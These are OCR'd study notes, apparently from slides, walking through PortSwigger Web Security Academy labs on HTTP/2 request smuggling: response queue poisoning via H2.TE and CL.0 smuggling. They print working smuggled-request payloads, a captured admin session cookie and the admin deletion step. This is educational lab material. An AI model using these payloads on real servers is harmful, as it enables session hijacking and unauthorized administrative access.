
Pretty Raw Hex Render Hackvertor

```
          <p>
            |
          </p>
48        <a href="/my-account?id=administrator">
            My account
          </a>
          <p>
            |
          </p>
49      </section>
50    </header>
51    <header class="notification-header">
52    </header>
53    <section>
54      <h1>
          Users
        </h1>
55      <div>
56        <span>
            wiener -
          </span>
57        <a href="/admin/delete?username=wiener">
            Delete
          </a>
58      </div>
59      <div>
60        <span>
            carlos -
          </span>
61        <a href="/admin/delete?username=carlos">
            Delete
```

Response queue poisoning

- Link: https://portswigger.net/web-security/request-smuggling/advanced/response-queue-poisoning





Lab: Response queue poisoning via H2.TE request smuggling

Lab: Response queue poisoning via H2.TE request smuggling

- This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length.
- To solve the lab, delete the user carlos by using response queue poisoning to break into the admin panel at /admin. An admin user will log in approximately every 15 seconds.
- The connection to the back-end is reset every 10 requests, so don't worry if you get it into a bad state - just send a few normal requests to get a fresh connection.
- **Summary – Steps to Exploit**:
- See slides.

Request

Pretty Raw Hex Hackvertor

```
1 POST /test HTTP/2
2 Host: 0adc005904eb8202818148c600af00cd.web-security-academy.net
3 Cookie: session=ruYSOywnvfWDyIsTK7qQmb1BO6vsLPZX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
  /*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0adc005904eb8202818148c600af00cd.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /admin HTTP/2
2 Host: 0adc005904eb8202818148c600af00cd.web-security-academy.net
3 Cookie: session=ruYSOywnvfWDyIsTK7qQmb1BO6vsLPZX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0adc005904eb8202818148c600af00cd.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 401 Unauthorized
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2676
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/acaden
10    <link href=/resources/css/labs.css rel=sty
11    <title>
        Response queue poisoning via H2.TE reque
      </title>
12  </head>
13  <body>
14    <script src="/resources/labheader/js/labHe
      </script>
15    <div id="academyLabHeader">
```

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/2
Host: 0adc005904eb8202818148c600af00cd.web-security-academy.net
Cookie: session=ruYSOywnvfWDyIsTK7qQmb1BO6vsLPZX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0adc005904eb8202818148c600af00cd.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

0

GET /x HTTP/1.1
Host: 0adc005904eb8202818148c600af00cd.web-security-academy.net


```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8406

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/ac
    <link href=/resources/css/labsBlog.css
    <title>
      Response queue poisoning via H2.TE r
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/l
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Response queue poisoning via
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-se
```

NOTE: Remember to terminate the smuggled request properly by including the sequence \r\n\r\n after the Host header in the smuggled request payload.

Request

Pretty Raw Hex Hackvertor

```
GET /x HTTP/2
Host: 0adc005904eb8202818148c600af00cd.web-security-academy.net
Cookie: session=ruYSOywnvfWDyIsTK7qQmb1BO6vsLPZX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0adc005904eb8202818148c600af00cd.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 404 Not Found
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11

"Not Found"
```

Request

Pretty Raw Hex Hackvertor

```
GET /x HTTP/2
Host: 0adc005904eb8202818148c600af00cd.web-security-academy.net
Cookie: session=ruYSOywnvfWDyIsTK7qQmb1BO6vsLPZX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0adc005904eb8202818148c600af00cd.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 302 Found
Location: /my-account
Set-Cookie: session=8QUydgUbHlU8wpcFWDd4jkhAXBJuGbp7; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Request

Pretty Raw Hex Hackvertor

```
GET /admin HTTP/2
Host: 0adc005904eb8202818148c600af00cd.web-security-academy.net
Cookie: session=8QUydgUbHlU8wpcFWDd4jkhAXBJuGbp7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0adc005904eb8202818148c600af00cd.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
            <p>
              |
            </p>
48          <a href="/my-account?id=administrator">
              My account
            </a>
            <p>
              |
            </p>
49        </section>
50      </header>
51      <header class="notification-header">
52      </header>
53      <section>
54        <h1>
            Users
          </h1>
55        <div>
56          <span>
              wiener -
            </span>
57          <a href="/admin/delete?username=wiener">
              Delete
            </a>
58        </div>
59        <div>
60          <span>
              carlos -
            </span>
61          <a href="/admin/delete?username=carlos">
              Delete
            </a>
```

HTTP request tunnelling

EXPERT Lab: Bypassing access controls via HTTP/2 request tunnelling

NOT FINISHED

EXPERT Lab: Web cache poisoning via HTTP/2 request tunnelling

NOT FINISHED


Browser-powered request smuggling

Lab: CL.0 request smuggling

Lab: CL.0 request smuggling

- This lab is vulnerable to CL.0 request smuggling attacks. The back-end server ignores the Content-Length header on requests to some endpoints.
- To solve the lab, identify a vulnerable endpoint, smuggle a request to the back-end to access to the admin panel at /admin, then delete the user carlos.
- This lab is based on real-world vulnerabilities discovered by PortSwigger Research. For more details, check out Browser-Powered Desync Attacks: A New Frontier in HTTP Request Smuggling.
- **Summary – Steps to Exploit**:
- See slides.

- This is how a normal request to the GET / endpoint looks. This will be the follow up request submitted after the smuggling payload to see how it affects the application.



Request

Pretty Raw Hex Hackvertor

```
1 POST /resources/images/blog.svg HTTP/2
2 Host: 0aba00f50417455884bbf2bc00b100f7.web-security-academy.net
3 Cookie: session=X1M8MNUYpVT7O2yFr84aXqNeOh6pEzKu
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aba00f50417455884bbf2bc00b100f7.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 34
15
16 GET /hopefully404 HTTP/1.1
17 Foo: x
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: image/svg+xml
3 Cache-Control: public, max-age=3600
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 7365
6
7 <svg xmlns="http://www.w3.org/2000/svg"
  70">
   <title>
     lab-blog
   </title>
   <path d="
   M3.78,11.1,5.47,5.22a.8.8,0,0,1,.2-.4.
   .09.74.74,0,0,1,.21.36L9.06,11.111-7.8
   ,1-.21-.5.59.59,0,0,1,.2-.52A1.31,1.31
   1.71,0,0,1,.16.48.65.65,0,0,1-.18.5.92
   0,1-.11.4.38.38,0,0,1-.28.1H9a.56.56,0
   43,4.37,13.21a.62.62,0,0,1-.18.33.64.6
   2.72,0,0,1-.14-.42L1.18,3.28H1.06a.87.
```

- Use Burp Repeater to put the 2 requests in a single connection.
- The payload request and the follow up request should be sent using a single connection.
- We can see now that the follow up request returns a 404 Not Found message, this means that the back-end server treated the payload request as 2 different requests.

Group 3 2 67 × 68 × Group 4 2 69 × 70 ×

Send group (single connection) Cancel Target: https://

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/2
2 Host: 0aba00f50417455884bbf2bc00b100f7.web-security-academy.net
3 Cookie: session=X1M8MNUYpVT7O2yFr84aXqNeOh6pEzKu
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aba00f50417455884bbf2bc00b100f7.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"
```

Group 3 2 67 × 68 × Group 4 2 69 × 70 ×

Send group (single connection) Cancel Target: h

Request

Pretty Raw Hex Hackvertor

```
POST /resources/images/blog.svg HTTP/2
Host: 0aba00f50417455884bbf2bc00b100f7.web-security-academy.net
Cookie: session=X1M8MNUYpVT7O2yFr84aXqNeOh6pEzKu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aba00f50417455884bbf2bc00b100f7.web-security-academy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

GET /admin HTTP/1.1
Foo: x
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: image/svg+xml
Cache-Control: public, max-age=3600
X-Frame-Options: SAMEORIGIN
Content-Length: 7365

<svg xmlns="http://www.w3.org/2000/svg" wi
 70">
  <title>
    lab-blog
  </title>
  <path d="
  M3.78,11.1,5.47,5.22a.8.8,0,0,1,.2-.4.69
  .09.74.74,0,0,1,.21.36L9.06,11.111-7.82h
  ,1-.21-.5.59.59,0,0,1,.2-.52A1.31,1.31,0
  1.71,0,0,1,.16.48.65.65,0,0,1-.18.5.92.9
  0,1-.11.4.38.38,0,0,1-.28.1H9a.56.56,0,0
```

Request

Pretty Raw Hex Hackvertor


```
GET / HTTP/2
Host: 0aba00f50417455884bbf2bc00b100f7.web-security-academy.net
Cookie: session=X1M8MNUYpVT7O2yFr84aXqNeOh6pEzKu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aba00f50417455884bbf2bc00b100f7.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response


Pretty Raw Hex Render Hackvertor

```
            |
          </p>
48        <a href="/my-account">
            My account
          </a>
          <p>
            |
          </p>
49      </section>
50    </header>
51    <header class="notification-header">
52    </header>
53    <section>
54      <h1>
          Users
        </h1>
55      <div>
56        <span>
            wiener -
          </span>
57        <a href="/admin/delete?username=wiener">
            Delete
          </a>
58      </div>
59      <div>
60        <span>
            carlos -
          </span>
61        <a href="/admin/delete?username=carlos">
            Delete
```

- Update the payload so that the /admin endpoint is fetched.
- Send the 2 requests in a single connection.
- The follow up request returns the /admin endpoint response.



- Final payload used to delete the user, Carlos.



EXPERT Lab: Client-side desync

NOT FINISHED

EXPERT Lab: Browser cache poisoning via client-side desync

NOT FINISHED

EXPERT Lab: Server-side pause-based request smuggling

NOT FINISHED